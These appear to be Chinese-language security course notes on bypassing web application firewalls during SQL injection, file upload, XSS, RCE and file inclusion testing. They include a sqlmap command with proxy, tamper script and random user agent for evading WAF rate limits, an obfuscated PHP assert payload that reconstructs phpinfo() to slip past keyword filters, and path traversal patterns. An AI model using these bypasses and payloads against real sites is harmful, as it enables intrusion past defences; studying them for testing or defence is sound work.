
WAF 绕过-漏洞利用之注入上传跨站等绕过



#SQL 注入

如需 sqlmap 注入 修改 us 头及加入代理防 CC 拦截自写 tamper 模块

小迪安全

安全狗：参考之前 payload
Aliyun：基本修改指纹即可
宝塔：匹配关键字外加/*等
sqlmap --proxy="http://127.0.0.1:8080" --tamper="waf.py" --random-agent

#文件上传
1.php 截断 参考前面上传 waf 绕过 payload

#XSS 跨站
利用 XSStrike 绕过 加上--timeout 或--proxy 绕过 cc

#其他集合
RCE：
加密加码绕过？算法可逆？关键字绕过？提交方法？各种测试！
txt=$y=str_replace('x','','pxhpxinxfo()');assert($y);&submit=%E6%8F%90%E4%BA%A4
文件包含：没什么好说的就这几种
..\ ..../ ..\.\等

演示案例：以上漏洞测试演示
